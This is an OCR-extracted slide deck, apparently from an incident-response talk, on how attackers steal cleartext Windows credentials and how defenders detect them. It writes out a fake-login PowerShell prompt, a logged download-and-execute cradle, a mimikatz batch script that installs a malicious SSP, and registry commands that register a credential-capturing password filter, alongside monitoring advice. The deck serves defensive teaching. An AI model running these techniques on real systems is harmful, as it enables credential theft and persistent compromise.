
Creating Scriptblock text (1 of 1):

```
-----BEGIN CMS-----  
MIIB4AYJKoZIhvcNAQcDolB0TCCA0CAQAxggGIMIBhAIBADBsMFUxFTATBgoJkiaJk/IsZAEZ  
FgVsb2NhDEaMBgGCgmSlomT8ixkARKwCndpbmRvd3Nwcm8xIDAEBgNVBAMTF3dpbmRvd3Nwcm8t  
V1MyMDEyLURDLUNBAhMuAAAAkvlYxc4UiKUAAAAACMSA0GCSqGSlb3DQEBBzAABIBAlz6Gu4x  
Hl/Y7c9CqmmCCCTdxJwlfbIhlazTn0hmPL+JpT1JRKdTdlqqPe0R07FwveYc+y9unEFVZ5H/NXr5  
IN7ezMzFQiC9xjqfo69LHuFgBytxRTW2c6aWS5EMXg13XES7lbpj3epy1WSYGkBtH12kNdJiq9y8  
WI5Qklyi/8gxZcODLXIgiox2KyGdFadNuED1XwIMLW2ziOr94pt+W29Cm/stGp2Y9ubQKbSerKaZ  
cS8LFolEyuvWJVR1sfgxkdhpn3XAEDH8sB/+YhG3XNDD EgVlzcY89Vd24jan0vsx8oJ5z+Ljd4ia  
CAiYFbcbyH+MhPRWOZ5RugElyT2VynlwPAYJKoZIhvcNAQcBMB0GCWCGSAFIAwQBKgQQj0Fu7gy8  
dodZDS0j19Cdq4AQpxiNdbAWqjjrhfMHy6VtA==  
-----END CMS-----
```

ScriptBlock ID: 8aa8c2c1-8eb4-42dd-84b1-eb88442017f8  
Path:

# Group Policy Password – Blast from the Past

- Microsoft disabled the ability to set or distribute passwords via Group Policy Preferences (GPP) in May 2014, via security update MS14-025.
- The secret AES key used to encrypt GPP cPassword values was publicly documented (“leaked”), which is why any attacker who can read SYSVOL can decrypt those stored passwords. 



The screenshot shows two separate Active Directory interfaces. The left interface is titled "Obfuscated Passwords" and displays a table of Group Policy objects (GPOs) and their password origins. The right interface is titled "Domain Administrators" and displays a table of direct user members.

**Obfuscated Passwords Table:**

| GPO Name | >Password origin | UserName |
|----------|------------------|----------|
|          | groups.xml       | support  |
|          | groups.xml       | ladmin   |

**Domain Administrators Table:**

| SamAccountName | Enabled | Active | Pwd never Expired | Locked | Smart Card required | Service account |
|----------------|---------|--------|-------------------|--------|---------------------|-----------------|
| support        | YES     | YES    | YES               | NO     | NO                  | NO              |

Both tables have a "Show 10 entries" dropdown. The "support" account in both tables is highlighted with a red box.

# Look ma, no hands!


- I opened the ADUsers.csv file that the TA created , and does anyone see anything obviously here? [Asger Strunk, InfoGuard CSIRT]

# Proactive Defence - Defender for Identity



- A nice feature of Microsoft Defender for Identity is its ability to detect potential credential exposure in Active Directory by analyzing commonly used free-text attributes. This includes checking for common password formats, hints, and fields such as 'description', 'info', and 'adminComment', along with other contextual clues that may indicate credential misuse.*

[Microsoft.com - Security Assessment: Remove discoverable passwords in Active Directory account attributes](https://www.microsoft.com/en-us/defender/identity/assessments/remove-discoverable-passwords)



**Remove discoverable passwords in Active Directory account attributes**

Completed

**Description**

This report highlights if passwords or credentials are stored in clear text in Active Directory attributes. These exposures can be leveraged by attackers to move laterally, escalate privileges, or compromise accounts. Detection leverages AI-based analysis of free-text attributes - findings should be manually reviewed to validate the results.

**User impact**

This detection identifies potential exposure of sensitive credentials in AD attributes. Removing this data helps reduce the attack surface and improve overall identity hygiene.

**Details**

Points achieved: 8 / 8

History: 1 events

Category: Identity

Product: Defender for Identity

- However, we don't need another GenAI-based detection to eliminate cleartext passwords in AD account attributes:**

```
Get-ADUser -Filter * -Properties Description |
Select sAmAccountName, Description
```


# Invoke-LoginPrompt

- Not often seen, but gets the job done:

```
function Invoke-LoginPrompt{
    $cred = $Host.ui.PromptForCredential("Windows Security",
    "Please enter user credentials", "$env:userdomain\$env:username","")
    $username = "$env:username"
    $domain = "$env:userdomain"
    $full = "$domain" + "\\" + "$username"
    $password = $cred.GetNetworkCredential().password
    Add-Type -assemblyname System.DirectoryServices.AccountManagement
    $DS = New-Object
    System.DirectoryServices.AccountManagement.PrincipalContext([System.DirectoryServices.AccountManagement.ContextType]::Machine)

    while($DS.ValidateCredentials("$full", "$password") -ne $True){
        $cred = $Host.ui.PromptForCredential("Windows Security", "Invalid Credentials,
        Please try again", "$env:userdomain\$env:username","")
```

[Github.com - Invoke-LoginPrompt](https://github.com/StephanBerger/Invoke-LoginPrompt)



 **Stephan Berger**  Apr 3rd, 2021 at 11:09 AM  
2021-03-18 13:58:00.886 ir323 EXPWS133  
IEX (New-Object Net.Webclient).DownloadString('http://localhost:52786/')

Invoke-LoginPrompt Administrator

# Stealing Cleartext Passwords under Windows

Off the Beaten Paths


# Security Support Provider

- A Security Support Provider (SSP) is a DLL that handles security operations like authentication and exposes one or more security packages to applications.

The Security Support Provider Interface (SSPI) is part of the Windows API and serves as a common interface for interacting with various SSPs.

**This design allows new authentication methods to be added or extended without modifying application code.**

- When two computers or devices need to be authenticated so that they can communicate securely, the requests for authentication are routed to the SSPI, which completes the authentication process, regardless of the network protocol currently in use.*



# Registry Keys

- Two registry keys store the SSP configuration:



- Changes to these registry keys will only take effect after rebooting the machine, or when the `AddSecurityPackage` Windows API function is called.
- **Yes, you want to monitor these registry keys and periodically check their values.**

## Real Life Case

- Example from an Incident Response case:

The screenshot shows a Windows file explorer interface with a sidebar and a main content area. The sidebar on the left lists various system and user folders. The main content area displays a table of files with columns for Name, Size, Type, and Last Modified. A terminal window is open in the center, showing a command-line script for mimikatz. A red arrow points from the terminal window to the file 'mimisa.log' in the file list, which is highlighted with a blue selection bar.

| 1 | 3.ViewPassKiwiSSP.bat         | 0 Mb | -rwxr-xr-x | 2021-12-30 12:15:58 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:44 UTC | 2022-01-11 22:14:43 UTC |
|---|-------------------------------|------|------------|-------------------------|-------------------------|-------------------------|-------------------------|
| 2 | 3.UnInstall_MimPassHunter.bat | 0 Mb | -rwxr-xr-x | 2021-12-30 12:15:58 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC |
| 3 | 3.Install_MimPassHunter.bat   | 0 Mb | -rwxr-xr-x | 2021-12-30 12:15:58 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC |
| 4 | 2.LaZagne_AIO.bat             | 0 Mb | -rwxr-xr-x | 2021-12-30 12:15:58 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC |
| 5 | 2.LaZagne_x86.bat             | 0 Mb | -rwxr-xr-x | 2021-12-30 12:15:58 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC |
| 6 | 0.start.bat                   | 0 Mb | -rwxr-xr-x | 2021-12-30 12:15:58 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC |
| 7 | 1.Automim.bat                 | 0 Mb | -rwxr-xr-x | 2021-12-30 12:15:58 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC |
| 8 | mimikatz                      | 0 b  | drwxr-xr-x | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:43 UTC | 2022-01-11 22:14:31 UTC |

cd.-%-d08.  
2 copy./v..\mimikatz\x64\mimilib.dll."%SystemRoot%\System32\mimilib.dll"  
3 reg.add."HKEYSYSTEM\CurrentControlSet\Control\lsa"/v."Security.Packages"/t.REG\_MULTI\_SZ/d."kerberos\msv1\_0\scchannel\0wdigest\0spkg\0pkzu\0mimilib"/f..  
5 powercfg.exe./hibernate.on.  
6 if.%PROCESSOR\_ARCHITECTURE%==AMD64(.  
7 .\mimikatz\x64\mimikatz.exe."privilege::debug"."misc::memssp".exit..  
8 ).else(..\mimikatz\x32\mimikatz.exe."privilege::debug"."misc::memssp".exit..  
9 CHOICE./C.1./2.5./D.1./M."").>nul

Offline Web Pages  
PLA  
Panther  
PolicyDefinitions  
Provisioning  
Registration  
RemotePackages  
Resources  
SYSVOL  
SchCache  
ServiceProfiles  
Setup  
SoftwareDistribution  
Speech  
SysWOW64  
System  
System32  
0409  
1033  
ADCS  
ADDSDeployment\_Internal  
AdvancedInstallers  
AppLocker  
Appraiser  
BestPractices  
Boot  
CertLog

connected

certui.dll  
msaudite.dll  
mimisa.log  
localspl.dll  
spoolsv.exe  
efscore.dll

1 [00000000:12d24812].  
2 [00000000:12d24811].  
3 [00000000:12d2584e].  
4 [00000000:12d2584d].  
5 [00000000:1321bc9c].  
6 [00000000:1321bcad].  
7 [00000000:1321cd6].  
8 [00000000:12a8eee6].  
9 [00000000:13742426].  
10 [00000000:13742425].  
11 [00000000:1374330].  
12 [00000000:1374332c].  
13 [00000000:137d355e].  
14 [00000000:137d357d].  
15 [00000000:137d4428].  
16 [00000000:138742a8].  
17 [00000000:138742a8].  
18 [00000000:138742c3].  
19 [00000000:138751f2].  
20 [00000000:138752e].  
21 [00000000:13cbce4d].  
22 [00000000:13cbce4e].  
23 [00000000:13cbef77].  
24 [00000000:14f6191b].  
25 [00000000:14f6193d].

## Proactive Defence – Prevent Custom SPPs

One could, however, **prevent the loading of Custom SPPs**, as described [here](#) by Microsoft. As Microsoft state it:

- *We recommend that you disable loading custom packages unless the custom package you are using is known.*
- *This policy controls the configuration under which LSASS loads custom SSPs and APs.*
- *If you enable this setting or don't configure it, LSA allows custom SSPs and APs to be loaded. (As demonstrated above). If you disable this setting, LSA doesn't load custom SSPs and APs.*

**A word of wise:** [Here](#) is a story of a fail-over cluster with Windows 2025, which refused to start after disabling custom SSPs. According to the blog post: *I believe it is a bug that Microsoft's own CLUSAUTHMGR.DLL file is declared as a custom package.*

# Password Filter DLL

- Password Filters in Windows enforce password policies for both local and domain accounts.
- These filters are implemented as DLLs containing routines that evaluate password compliance.
- Before saving a new password in the Security Accounts Manager (**SAM**), the Local Security Authority (**LSA**) sends it to all registered filters for validation.
- **Because filters must evaluate passwords in plain text, attackers who register a malicious filter can intercept these credentials.**



carnal0wnage

Wednesday, September 11, 2013

## Stealing passwords every time they change


mubix / 10:17AM

[Password Filters](#) [0] are a way for organizations and governments to enforce stricter password requirements on Windows Accounts than those available by default in Active Directory Group Policy. It is also fairly documented on how to [Install and Register Password Filters](#) [1]. Basically what it boils down to is updating a registry key here:  
`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Notification Packages`

# Password Filter DLL

- Our target:  
HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentContr  
olSet\Control\Lsa\Notification Package
- Available code on the Internet creates us a  
custom DLL.
- Afterwards, the DLL can be registered as a  
password filter ("\0" is needed for the space  
between the two filters):

```
reg add  
"hklm\system\currentcontrolset\control\l  
sa" /v "notification packages" /d  
scecli\0I_love_blue /t reg_multi_sz
```



## Password Filter DLL

- For testing, we change the password from a user on the machine where we installed the password filter.
- **And voilà, the new password is recorded in plain text.** 

```
C:\>type logFile.txt
InitializeChangeNotify()
IEUser:test1234$10
```

```
C:\>
```

## Network Provider DLL

- When a user logs on, the Winlogon component - responsible for managing interactive logins - passes the user's credentials to the mpnotify.exe process using Remote Procedure Call (RPC).
- **Once received, mpnotify.exe distributes these credentials in cleartext to any credential managers that have been registered, as part of the logon notification routine.**
- If a malicious DLL has been registered as a credential manager, it can access these credentials, giving an attacker the ability to harvest sensitive authentication data directly from the system.
-  The following registry key stores the various network providers:  
`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\NetworkProvider\0Order`

## Real Life Case

Microsoft Defender Antivirus has detected malware or other potentially unwanted software.

Name: Trojan:Win32/Casdet!rfn

Severity: Severe

Category: Trojan

**Path: file:\_C:\Windows\System32\lsass.dll**

Detection Origin: Local machine

Detection Source: %bReal-Time Protection

User: NT-AUTORIT\NT\SYSTEM

Process Name: C:\Windows\System32\mpnotify.exe

- They registered a new NetworkProvider for stealing cleartext credentials:

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\logincontrol\NetworkProvider\ProviderPath


Pointing to: C:\Windows\System32\lsass.dll

- MFT timeline analysis led me to various tmp files: "C:\Windows\Temp\tmpLSYQ.tmp" svcveeam -> X\* seb.admin -> P\* swo.admin -> S\*.**



# Beware

- On a recent compromise engagement, customer gave us access to their vast data collection in Splunk.
- I checked the Sysmon's event ID 13 RegistryEvent (Value Set) for these keys we discussed before.
- 



The screenshot shows the Splunk interface with the following details:

**Operational** Number of events: 43,485 (!) New events available

Filtered: Log: Microsoft-Windows-Sysmon/Operational; Source: ; Event ID: 13. Number of events: 15,939

| Level       | Date and Time        | Source | Event ID | Task Category                            |
|-------------|----------------------|--------|----------|------------------------------------------|
| Information | 4/17/2022 2:54:41 PM | Sysmon | 13       | Registry value set (rule: RegistryEve... |
| Information | 4/17/2022 2:54:41 PM | Sysmon | 13       | Registry value set (rule: RegistryEve... |
| Information | 4/17/2022 2:54:41 PM | Sysmon | 13       | Registry value set (rule: RegistryEve... |
| Information | 4/17/2022 2:54:41 PM | Sysmon | 13       | Registry value set (rule: RegistryEve... |
| Information | 4/17/2022 2:54:41 PM | Sysmon | 13       | Registry value set (rule: RegistryEve... |
| Information | 4/17/2022 2:54:41 PM | Sysmon | 13       | Registry value set (rule: RegistryEve... |
| Information | 4/17/2022 2:54:41 PM | Sysmon | 13       | Registry value set (rule: RegistryEve... |

